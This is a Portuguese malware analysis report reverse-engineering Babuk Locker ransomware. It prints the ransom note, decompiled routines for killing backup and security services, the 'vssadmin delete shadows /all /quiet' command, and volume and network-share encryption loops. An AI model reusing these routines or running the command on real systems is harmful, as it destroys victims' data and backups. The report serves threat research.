


Figura 10 - Fluxo geral de execução do Babuk Locker.

4.1 IDENTIFICAÇÃO DE LINGUAGEM UTILIZADA E STRINGS EM TEXTO PURO

Assim como a maioria das famílias de ransomware do mercado, o Babuk Locker não se preocupa em implementar ofuscações de código, ou de strings. Abaixo, é possível observar a extração de strings críticas para o entendimento do seu funcionamento, através do binário `strings.exe`.

```
PowerShell 7 (x64)
PS C:\Users\...\Desktop\Research\Malware_Research\Ransomwares\Babuk> strings.exe -n 10 -\oidsample.bin
!This program cannot be run in DOS mode.
QBFSservice
QBIDPService
Intuit.QuickBooks.FCS
QBFCFMonitorService
zhudongfangyu
stc_raw_agent
VeeamTransportSvc
VeeamDeploymentService
VeeamNFSvc
EDVFSservice
BackupExecVSSProvider
BackupExecAgentAccelerator
BackupExecAgentBrowser
BackupExecDiveciMediaService
BackupExecJobEngine
BackupExecManagementService
BackupExecRPCService
RerSch2Svc
AcronisAgent
CASAD2DWebSvc
CARCUpdateSvc
ISWow64Process
kernel32.dll
kernel32.dll
Wow64DisableWow64FsRedirection
kernel32.dll
Wow64RevertWow64FsRedirection
advapi32.dll
SystemFunction036
----- [ Hello, Alentec [1] ] ----->
****PY BABUK LOCKER****
What happend?
-----
Your computers and servers are encrypted, backups are deleted from your network and copied. We use strong encryption algorithms, so you cannot decrypt your
data.
But you can restore everything by purchasing a special program from us - a universal decoder. This program will restore your entire network.
Follow our instructions below and you will recover all your data.
If you continue to ignore this for a long time, we will start reporting the hack to mainstream media and posting your data to the dark web.
What guarantees?
-----
We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems.
We guarantee to decrypt one file for free. Go to the site and contact us.
What information compromised?
-----
We copied more than 10 gb from your internal network, here are some proofs, for additional confirmations, please chat with us
In cases of ignoring us, the information will be released to the public.
How to contact us?
-----
Using TOR Browser ( https://www.torproject.org/download/ ):
http://babuk4e2p4wu4iq.onion/login.php?id=61AqUNR1j3TgDD30cE1WfH3pUPrgc
!!! DANGER !!!
```

Figura 11 - Identificação de tamanho e de linguagem de programação.

4.2 ENGENHARIA REVERSA DO BABUK LOCKER

A partir desta seção, vamos nos concentrar em analisar como o Babuk Locker implementa suas principais capacidades.

4.2.1 Criação de Mutex

Com o objetivo de ‘marcar’ os sistemas infectados, e não realizar a execução de maneira repetida, alguns ransomwares criam *mutexes* para marcar sistemas anteriormente infectados.

Abaixo podemos observar o método utilizado pelo **Babuk Locker**, e o nome do Mutex escolhido pelos desenvolvedores. É utilizado a winAPI [OpenMutexA](#),

```
handle_mutex_obj = OpenMutexA(0x1f0001,0,"babuk v2");  
if (handle_mutex_obj == (HANDLE)0x0) {  
    CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,"babuk_v2");
```

Figura 12 – Criação de mutex.

Mais adiante, veremos que a versão cujo código-fonte foi vazado utiliza um mutex completamente diferente deste, o que nos permite estabelecer um nível de rastreabilidade entre as diferentes versões.

4.2.2 Processo de finalização de serviços e processos

Com o objetivo de implementar uma rotina em *loop* para sistematicamente finalizar processos e serviços que possam impedir sua execução, o ransomware itera sobre uma lista predefinida de nomes de processos e serviços.

Abaixo, podemos observar a rotina para finalizar serviços, aonde o ransomware pode usar funções da *winAPI* de gerenciamento de serviços do Windows. O Babuk Locker abre o gerenciador de controle de serviços (SCM) com [OpenSCManager](#), iterar sobre a lista de nomes de serviços maliciosos e, para cada um, tentar abrir o serviço específico com [OpenService](#). Se o serviço estiver em execução (status verificado com [QueryServiceStatus](#)), o ransomware pode tentar pará-lo chamando a função [ControlService](#) com o código de controle **SERVICE_CONTROL_STOP**. Essa rotina em *loop* garante que o ransomware tente repetidamente finalizar serviços críticos até que sua execução seja completa ou o sistema seja comprometido.

```
handle_service_control_manager = OpenSCManager((LPCSTR)0x0, (LPCSTR)0x0, 0xf003f);
if (handle_service_control_manager != (SC_HANDLE)0x0) {
    for (svc_index = 0; svc_index < 0x2c; svc_index = svc_index + 1) {
        svc_handle = OpenServiceA(handle_service_control_manager, services_name_array[svc_index], 0x2c);
        if (svc_handle != (SC_HANDLE)0x0) {
            svc_ret = QueryServiceStatusEx(svc_handle, SC_STATUS_PROCESS_INFO, (LPBYTE)&service_status, 0x24, &local_58);
            /* Check if the Service was:
            - 1: Service was Stopped
            - 3: Service Stopped is Pending */
            if (((svc_ret != 0) && (service_status.dwCurrentState != 1)) && (service_status.dwCurrentState != 3)) {
                svc_ret = EnumDependentServicesA(svc_handle, 1, local_60, 0, &local_58, &local_c);
                if (((svc_ret == 0) && (DVar1 = GetLastError(), DVar1 == 0xea)) && (local_60 == (LPENUM_SERVICE_STATUSA)FUN_00404f70(local_58), local_60 != (LPENUM_SERVICE_STATUSA)0x0))
                    svc_ret = EnumDependentServicesA(svc_handle, 1, local_60, local_58, &local_58, &local_c);
                if (svc_ret != 0) {
                    p_Var3 = local_60 + svc_index;
                    ppCVar4 = local_98;
                    for (iVar2 = 9; iVar2 != 0; iVar2 = iVar2 + -1) {
                        *ppCVar4 = p_Var3->lpServiceName;
                        p_Var3 = (LPENUM_SERVICE_STATUSA)&p_Var3->lpDisplayName;
                        ppCVar4 = ppCVar4 + 1;
                    }
                    local_68 = OpenServiceA(handle_service_control_manager, local_98[0], 0x24);
                    if ((local_68 != (SC_HANDLE)0x0) && (svc_ret = ControlService(local_68, 1, &local_54), svc_ret != 0)) {
                        while (local_54.dwCurrentState != 1) {
                            Sleep(local_54.dwWaitHint);
                            svc_ret = QueryServiceStatusEx(local_68, SC_STATUS_PROCESS_INFO, (LPBYTE)&local_54, 0x24, &local_58);
                            if ((svc_ret != 0) && ((local_54.dwCurrentState == 1 || (DVar1 = GetTickCount(), local_74 < DVar1 - local_70)))) break;
                        }
                        CloseServiceHandle(local_68);
                    }
                }
            }
        }
    }
}
```

Figura 13 – Rotina de finalização de serviços.

Abaixo podemos observar a lista pré-definida de nomes de serviços a serem finalizados.

```

services_name_array                                XREF[3]:    00400110(*), 0040020c(*),
                                                    FUN_004029e0:00402a49(*)
00406000 00 10 40      addr[44]
  00 04 10
  40 00 08 ...
00406000 00 10 40 00  addr      s_vss_00401000      [0]      = "vss"      XREF[3]:
00406004 04 10 40 00  addr      DAT_00401004      [1]      = 73h s
00406008 08 10 40 00  addr      DAT_00401008      [2]      = 73h s
0040600c 10 10 40 00  addr      s_memtas_00401010 [3]      = "memtas"
00406010 18 10 40 00  addr      s_mepocs_00401018 [4]      = "mepocs"
00406014 20 10 40 00  addr      s_sophos_00401020 [5]      = "sophos"
00406018 28 10 40 00  addr      s_veeam_00401028  [6]      = "veeam"
0040601c 30 10 40 00  addr      s_backup_00401030 [7]      = "backup"
00406020 38 10 40 00  addr      s_GxVss_00401038  [8]      = "GxVss"
00406024 40 10 40 00  addr      s_GxBlr_00401040  [9]      = "GxBlr"
00406028 48 10 40 00  addr      s_GxFWD_00401048  [10]     = "GxFWD"
0040602c 50 10 40 00  addr      s_GxCVD_00401050  [11]     = "GxCVD"
00406030 58 10 40 00  addr      s_GxCIMgr_00401058 [12]     = "GxCIMgr"
00406034 60 10 40 00  addr      s_DefWatch_00401060 [13]     = "DefWatch"
00406038 6c 10 40 00  addr      s_ccEvtMgr_0040106c [14]     = "ccEvtMgr"
0040603c 78 10 40 00  addr      s_ccSetMgr_00401078 [15]     = "ccSetMgr"
00406040 84 10 40 00  addr      s_SavRoam_00401084 [16]     = "SavRoam"
00406044 8c 10 40 00  addr      s_RTVscan_0040108c [17]     = "RTVscan"
00406048 94 10 40 00  addr      s_QBFCService_00401094 [18]     = "QBFCService"
0040604c a0 10 40 00  addr      s_QBIDPService_004010a0 [19]     = "QBIDPService"
00406050 b0 10 40 00  addr      s_Intuit.QuickBooks.FC... [20]     = "Intuit.QuickBoo..."
00406054 c8 10 40 00  addr      s_QBCFMonitorService_0... [21]     = "QBCFMonitorServ..."
00406058 dc 10 40 00  addr      s_YooBackup_004010dc [22]     = "YooBackup"
0040605c e8 10 40 00  addr      s_YooIT_004010e8  [23]     = "YooIT"
00406060 f0 10 40 00  addr      s_zhudongfangyu_004010f0 [24]     = "zhudongfangyu"
00406064 00 11 40 00  addr      s_sophos_00401100  [25]     = "sophos"
00406068 08 11 40 00  addr      s_stc_raw_agent_00401108 [26]     = "stc_raw_agent"
0040606c 18 11 40 00  addr      s_VSNAPVSS_00401118 [27]     = "VSNAPVSS"
00406070 24 11 40 00  addr      s_VeeamTransportSvc_00... [28]     = "VeeamTransportS..."
00406074 38 11 40 00  addr      s_VeeamDeploymentServi... [29]     = "VeeamDeployment..."
00406078 50 11 40 00  addr      s_VeeamNFSSvc_00401150 [30]     = "VeeamNFSSvc"
0040607c 5c 11 40 00  addr      s_veeam_0040115c  [31]     = "veeam"
00406080 64 11 40 00  addr      s_PDVFSSService_00401164 [32]     = "PDVFSSService"
00406084 74 11 40 00  addr      s_BackupExecVSSProvide... [33]     = "BackupExecVSSPr..."
00406088 8c 11 40 00  addr      s_BackupExecAgentAccel... [34]     = "BackupExecAgent..."
0040608c a8 11 40 00  addr      s_BackupExecAgentBrows... [35]     = "BackupExecAgent..."
00406090 c0 11 40 00  addr      s_BackupExecDiveciMedi... [36]     = "BackupExecDivec..."
00406094 e0 11 40 00  addr      s_BackupExecJobEngine_... [37]     = "BackupExecJobEn..."
00406098 f4 11 40 00  addr      s_BackupExecManagement... [38]     = "BackupExecManag..."
0040609c 10 12 40 00  addr      s_BackupExecRPCService... [39]     = "BackupExecRPCSe..."
004060a0 28 12 40 00  addr      s_AcrSch2Svc_00401228  [40]     = "AcrSch2Svc"
004060a4 34 12 40 00  addr      s_AcronisAgent_00401234 [41]     = "AcronisAgent"
004060a8 44 12 40 00  addr      s_CASAD2DWebSvc_00401244 [42]     = "CASAD2DWebSvc"
004060ac 54 12 40 00  addr      s_CAARCUpdateSvc_00401... [43]     = "CAARCUpdateSvc"
  
```

Figura 14 - Lista de serviços finalizados.

De forma similar, o **Babuk Locker** utiliza a função [CreateToolhelp32Snapshot](#) para obter um snapshot dos processos em execução, seguido por [Process32First](#) e [Process32Next](#) para percorrer a lista de processos. Ao encontrar um processo correspondente na sua lista pré-definida, o Babuk Locker obtém um *handle* para o processo usando [OpenProcess](#) com direitos de acesso **PROCESS_TERMINATE** e, em seguida, invoca a função [TerminateProcess](#) para encerrá-lo.

```
proc_list_snapshot = (HANDLE)CreateToolhelp32Snapshot(0xf,0);
local_234[0] = 0x22c;
proc_ret = Process32FirstW(proc_list_snapshot,local_234);
do {
    if (proc_ret == 0) {
        CloseHandle(proc_list_snapshot);
        __security_check_cookie(local_8 ^ (uint)&stack0xfffffffffc);
        return;
    }
    for (proc_idex = 0; proc_idex < 0x1f; proc_idex = proc_idex + 1) {
        flag = lstrcmpW((LPCWSTR)process_array[proc_idex],local_210);
        if (flag == 0) {
            hProcess = OpenProcess(PROCESS_TERMINATE,0,local_22c);
            if (hProcess != (HANDLE)0x0) {
                TerminateProcess(hProcess,9);
                CloseHandle(hProcess);
            }
            break;
        }
    }
    proc_ret = Process32NextW(proc_list_snapshot,local_234);
} while( true );
```

Figura 15 - Rotina de finalização de processos.

Abaixo podemos observar a lista pré-definida de nomes de processos a serem finalizados.

```

process_array
|004060b0 64 12 40      addr[31]
      00 74 12
      40 00 8c ...
004060b0 64 12 40 00  addr    u_sql.exe_00401264    [0]    = u"sql.exe"      XREF[1]:  babak_process_kill
004060b4 74 12 40 00  addr    u_oracle.exe_00401274 [1]    = u"oracle.exe"
004060b8 8c 12 40 00  addr    u_ocssd.exe_0040128c [2]    = u"ocssd.exe"
004060bc a0 12 40 00  addr    u_dbsnmp.exe_004012a0 [3]    = u"dbsnmp.exe"
004060c0 b8 12 40 00  addr    u_synctime.exe_004012b8 [4]    = u"synctime.exe"
004060c4 d4 12 40 00  addr    u_agntsvc.exe_004012d4 [5]    = u"agntsvc.exe"
004060c8 ec 12 40 00  addr    u_isqlplussvc.exe_0040... [6]    = u"isqlplussvc.exe"
004060cc 0c 13 40 00  addr    u_xfssvcon.exe_0040130c [7]    = u"xfssvcon.exe"
004060d0 28 13 40 00  addr    u_mydesktopservice.exe... [8]    = u"mydesktopservi...
004060d4 54 13 40 00  addr    u_ocautoupds.exe_00401... [9]    = u"ocautoupds.exe"
004060d8 74 13 40 00  addr    u_encsvc.exe_00401374 [10]   = u"encsvc.exe"
004060dc 8c 13 40 00  addr    u_firefox.exe_0040138c [11]   = u"firefox.exe"
004060e0 a4 13 40 00  addr    u_tbirdconfig.exe_0040... [12]   = u"tbirdconfig.exe"
004060e4 c4 13 40 00  addr    u_mydesktopqos.exe_004... [13]   = u"mydesktopqos.e...
004060e8 e8 13 40 00  addr    u_ocomm.exe_004013e8 [14]   = u"ocomm.exe"
004060ec fc 13 40 00  addr    u_dbeng50.exe_004013fc [15]   = u"dbeng50.exe"
004060f0 14 14 40 00  addr    u_sqbcoreservice.exe_0... [16]   = u"sqbcoreservice...
004060f4 3c 14 40 00  addr    u_excel.exe_0040143c [17]   = u"excel.exe"
004060f8 50 14 40 00  addr    u_infopath.exe_00401450 [18]   = u"infopath.exe"
004060fc 6c 14 40 00  addr    u_msaccess.exe_0040146c [19]   = u"msaccess.exe"
00406100 88 14 40 00  addr    u_mspub.exe_00401488 [20]   = u"mspub.exe"
00406104 9c 14 40 00  addr    u_onenote.exe_0040149c [21]   = u"onenote.exe"
00406108 b4 14 40 00  addr    u_outlook.exe_004014b4 [22]   = u"outlook.exe"
0040610c cc 14 40 00  addr    u_powerpnt.exe_004014cc [23]   = u"powerpnt.exe"
00406110 e8 14 40 00  addr    u_steam.exe_004014e8 [24]   = u"steam.exe"
00406114 fc 14 40 00  addr    u_thebat.exe_004014fc [25]   = u"thebat.exe"
00406118 14 15 40 00  addr    u_thunderbird.exe_0040... [26]   = u"thunderbird.exe"
0040611c 34 15 40 00  addr    u_visio.exe_00401534 [27]   = u"visio.exe"
00406120 48 15 40 00  addr    u_winword.exe_00401548 [28]   = u"winword.exe"
00406124 60 15 40 00  addr    u_wordpad.exe_00401560 [29]   = u"wordpad.exe"
00406128 78 15 40 00  addr    u_notepad.exe_00401578 [30]   = u"notepad.exe"
  
```

Figura 16 - Lista de Processos

Com essas duas etapas concluídas, o Babuk Locker passa a encerrar serviços e processos que possam interferir em sua execução, garantindo o funcionamento adequado da carga maliciosa.

4.2.3 Desabilitação de recuperação do sistema

Depois de finalizar processos e serviços indesejáveis, o Babuk Locker implementa uma função que desabilita o redirecionamento do sistema de arquivos **WOW64** em sistemas de **64 bits**, utilizando as funções [LoadLibraryA](#) e [GetProcAddress](#) para obter os endereços das funções [Wow64DisableWow64FsRedirection](#) e [Wow64RevertWow64FsRedirection](#) da *kernel32.dll*.

Em seguida o Babuk Locker, implementa a rotina executa o comando **vssadmin.exe delete shadows /all /quiet** através da função [ShellExecuteW](#). Esse comando, quando executado, tem como objetivo apagar os *shadow copies* do sistema operacional *Windows*, que são utilizados para restauração do sistema e recuperação de arquivos. Ao remover esses *backups*, os ransomwares dificultam significativamente a recuperação dos dados criptografados pela vítima.

```
babuk_proc = 0;
flag = check_is_x64();
if (flag != 0) {
    hKernel32.dll = LoadLibraryA("kernel32.dll");
    addr_api = GetProcAddress(hKernel32.dll, "Wow64DisableWow64FsRedirection");
    if (addr_api != (FARPROC)0x0) {
        (*addr_api) (&babuk_proc);
    }
}

/* Execute the Inhibit System Recovery [T1490] MITRE ATT&CK Technique */
ShellExecuteW((HWND)0x0, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", (LPCWSTR)0x0, 0);
flag = check_is_x64();
if (flag != 0) {
    hKernel32.dll = LoadLibraryA("kernel32.dll");
    addr_api = GetProcAddress(hKernel32.dll, "Wow64RevertWow64FsRedirection");
    if (addr_api != (FARPROC)0x0) {
        (*addr_api) (babuk_proc);
    }
}
```

Figura 17 - Rotina de inibição de recuperação do sistema.

4.2.4 Rotina de criptografia do Babuk Locker

A rotina de criptografia do Babuk Locker, conforme ilustrado na imagem a seguir, inicia com a definição de um *array* (*drive_array*) contendo uma lista de possíveis letras de unidades de disco (de 'Q:' a 'M:'). Em seguida, um *loop* percorre essa lista, utilizando a função [GetDriveTypeW](#) para verificar a existência de cada unidade. Caso uma unidade não seja encontrada (**DRIVE_NO_ROOT_DIR**), seu caminho é movido para o início do *array*, o que pode indicar uma estratégia para organizar ou priorizar as unidades a serem processadas.

Posteriormente, o código aloca memória e utiliza as funções [FindFirstVolume](#) e [FindNextVolumeW](#) para enumerar os volumes presentes no sistema. Para cada volume encontrado, a função [GetVolumePathNamesForVolumeNameW](#) é chamada para obter seus pontos de montagem. Se um ponto de montagem válido (com um comprimento de 3 caracteres, como "C:\") for encontrado, a função [SetVolumeMountPoint](#) é utilizada para montar esse volume em uma das letras de unidade presentes no início do *drive_array*. Essa etapa garante que o ransomware tenha acesso a todas as unidades de disco relevantes, montando-as se necessário, para posteriormente iniciar o processo de criptografia dos arquivos contidos nelas.

```

drive_array[0] = L"Q:\\";
drive_array[1] = L"W:\\";
drive_array[2] = L"E:\\";
drive_array[3] = L"R:\\";
drive_array[4] = L"T:\\";
drive_array[5] = L"Y:\\";
drive_array[6] = L"U:\\";
drive_array[7] = L"I:\\";
drive_array[8] = L"O:\\";
drive_array[9] = L"P:\\";
drive_array[10] = L"A:\\";
drive_array[0xb] = L"S:\\";
drive_array[0xc] = L"D:\\";
drive_array[0xd] = L"F:\\";
drive_array[0xe] = L"G:\\";
drive_array[0xf] = L"H:\\";
drive_array[0x10] = L"J:\\";
drive_array[0x11] = L"K:\\";
drive_array[0x12] = L"L:\\";
drive_array[0x13] = L"Z:\\";
drive_array[0x14] = L"X:\\";
drive_array[0x15] = L"C:\\";
drive_array[0x16] = L"V:\\";
drive_array[0x17] = L"B:\\";
drive_array[0x18] = L"N:\\";
drive_array[0x19] = L"M:\\";
disk_index = 0;
local_214 = 0;

for (drive_index = 0; drive_index < 0x1a; drive_index = drive_index + 1) {
    getdrivetype_return_code = GetDriveTypeW(drive_array[drive_index]);
    /* Check if the Drive Path Not Exist */
    if (getdrivetype_return_code == DRIVE_NO_ROOT_DIR) {
        drive_array[disk_index + -0x1a] = drive_array[drive_index];
        disk_index = disk_index + 1;
    }
}

lpszVolumeName = (LPWSTR)mem_allocation(0x10000);
if (lpszVolumeName != (LPWSTR)0x0) {
    mem_alloc = mem_allocation(0x10000);
    if (mem_alloc != (LPVOID)0x0) {
        hFindVolume = FindFirstVolumeW(lpszVolumeName, 0x8000);
        do {
            if (disk_index == 0) break;
            find_next_vol_return = GetVolumePathNamesForVolumeNameW(lpszVolumeName, local_210, 0x78, &local_214);
            if ((find_next_vol_return == 0) || (str_len = lstrlenW(local_210), str_len != 3)) {
                SetVolumeMountPointW(drive_array[disk_index + -0x1b], lpszVolumeName);
                disk_index = disk_index + -1;
            }
            find_next_vol_return = FindNextVolumeW(hFindVolume, lpszVolumeName, 0x8000);
        } while (find_next_vol_return != 0);
        FindVolumeClose(hFindVolume);
    }
}

```

Lista de Discos

Checa se determinado 'disco' (Ex: "C:\") existe

Caso exista o Babuk irá montá-lo

Figura 18 - Loop de identificação de volumes.

Após a montagem de todos os volumes, o ransomware implementará a rotina principal de criptografia do ransomware Babuk Locker, responsável por iniciar o processo em múltiplos volumes. Inicialmente, ele obtém informações do sistema, incluindo o número de processadores, para determinar o grau de paralelismo. Em seguida, aloca memória para armazenar os *handles* das *threads* que serão criadas. Uma verificação de uma flag de execução (*execution_flag*) direciona para uma possível criptografia inicial de compartilhamentos de rede e para a identificação de unidades montadas.

O código então itera sobre todas as letras de unidade possíveis ('A' a 'Z'). Para cada unidade detectada como existente, ele verifica seu tipo. Unidades desconhecidas ou **CD-ROMs** são tratadas de forma específica através da função *enter_critical_section*. Para unidades de rede (**DRIVE_REMOTE**), uma nova *thread* é criada para executar uma rotina de criptografia específica (*thread_readme_encryption_routine*), passando o nome remoto da unidade como parâmetro. Para outros tipos de unidades (unidades locais), outra *thread* é criada para executar a mesma rotina de criptografia (*thread_readme_encryption_routine*), recebendo o caminho da unidade como argumento.


```
GetSystemInfo(&system_info);
count = 0;
lpHandles = (HANDLE *)mem_allocation(system_info.dwNumberOfProcessors << 3);
if (lpHandles != (HANDLE *)0x0) {
    if (execution_flag != 0) {
        babak_network_share_encryption((LPNETRESOURCEW)0x0);
    }
    babak_find_mount_drives();
    bitmask_disk = GetLogicalDrives();
    if (bitmask_disk != 0) {
        for (drive_letters_iterate = L'A'; (ushort)drive_letters_iterate < L'['; drive_letters_iterate = drive_letters_iterate + L'\x01') {
            if ((bitmask_disk & 1) != 0) {
                if (system_info.dwNumberOfProcessors << 1 <= count) {
                    WaitForMultipleObjects(count, lpHandles, 1, 0xffffffff);
                    for (handle_index = 0; handle_index < count; handle_index = handle_index + 1) {
                        CloseHandle(lpHandles[handle_index]);
                    }
                    count = 0;
                }
                drive_label = (LPWSTR)mem_allocation(0xe);
                lstrcpyW(drive_label, L"\\\\?\\");
                lstrcpyW(drive_label + 5, L":");
                drive_label[4] = drive_letters_iterate;
                drive_type_return = GetDriveTypeW(drive_label);
                if (drive_type_return == DRIVE_UNKNOWN) {
                    enter_critical_section(drive_label);
                }
                else if (drive_type_return == DRIVE_CDROM) {
                    enter_critical_section(drive_label);
                }
                else if (drive_type_return == DRIVE_REMOTE) {
                    lpnLength = 0x104;
                    lpRemoteName = (LPWSTR)mem_allocation(0x208);
                    if ((lpRemoteName != (LPWSTR)0x0) && (DVar1 = WNetGetConnectionW(drive_label + 4, lpRemoteName, &lpnLength), DVar1 == 0)) {
                        var_handles = CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0, thread_readme_encryption_routine, lpRemoteName, 0, (LPDWORD)0x0);
                        lpHandles[count] = var_handles;
                        count = count + 1;
                    }
                    enter_critical_section(drive_label);
                }
                else {
                    var_handles = CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0, thread_readme_encryption_routine, drive_label, 0, (LPDWORD)0x0);
                    lpHandles[count] = var_handles;
                }
            }
        }
    }
}
```

Figura 19 - Rotina de criptografia remota.

O Babuk Locker também implementa uma rotina para enumerar e criptografar *recursos de rede remotas*, acessíveis ao sistema. Inicialmente, utiliza a função [WNetOpenEnumW](#) para iniciar a enumeração de todos os tipos de recursos de rede disponíveis (**RESOURCE_GLOBALNET**, **RESOURCETYPE_ANY**, **RESOURCEUSAGE_ALL**). Em caso de sucesso, aloca um buffer de memória para receber as informações dos recursos encontrados.

Em seguida, implementa um *loop while* que utiliza a função [WNetEnumResourceW](#) para obter os recursos de rede em lotes. Para cada recurso enumerado, um loop *for* percorrer a lista e verifica uma determinada *flag* dentro da estrutura **NETRESOURCE**. Se o flag indicar um tipo específico de recurso (*possivelmente um arquivo ou diretório local acessível via rede*), a rotina de criptografia será chamada. Ao final da enumeração, a função [WNetCloseEnum](#) é chamada para liberar os recursos utilizados pela API de rede. Essa rotina demonstra a capacidade do **Babuk Locker** de se propagar e criptografar dados não apenas localmente, mas também em compartilhamentos de rede acessíveis.

```
lpcCount = 0xffffffff;
lpBufferSize = 0x4000;
return = WNetOpenEnumW(RESOURCE_GLOBALNET, RESOURCETYPE_ANY, RESOURCEUSAGE_ALL, lpNetResource, &lphEnum);
if (return == 0) {
    lpBuffer = mem_allocation(lpBufferSize);
    if (lpBuffer != (LPVOID)0x0) {
        while (return = WNetEnumResourceW(lphEnum, &lpcCount, lpBuffer, &lpBufferSize), return == 0) {
            for (index = 0; index < lpcCount; index = index + 1) {
                if ((*uint *)((int)lpBuffer + index * 0x20 + 0xc) & 2) == 0) {
                    babak_readme_encryption(*(LPCWSTR *)((int)lpBuffer + index * 0x20 + 0x14), 0);
                }
                else {
                    babak_network_share_encryption((LPNETRESOURCEW)(index * 0x20 + (int)lpBuffer));
                }
            }
        }
        enter_critical_section(lpBuffer);
    }
    WNetCloseEnum(lphEnum);
}
__security_check_cookie(compiler_security_check ^ (uint)&stack0xffffffffc);
return;
```

Figura 20 - Rotina de criptografia remota.

6 CONCLUSÃO DE PESQUISA

O grupo Babuk original representou uma ameaça relevante no cenário de ransomware durante sua breve, porém marcante, atuação entre 2020 e 2021. Conhecido por adotar a tática de dupla extorsão — combinando criptografia de dados com o vazamento de informações sensíveis — o grupo mirou diversos setores, inclusive infraestruturas críticas, demonstrando um nível significativo de sofisticação técnica, apesar de análises apontarem limitações em seu código-fonte.

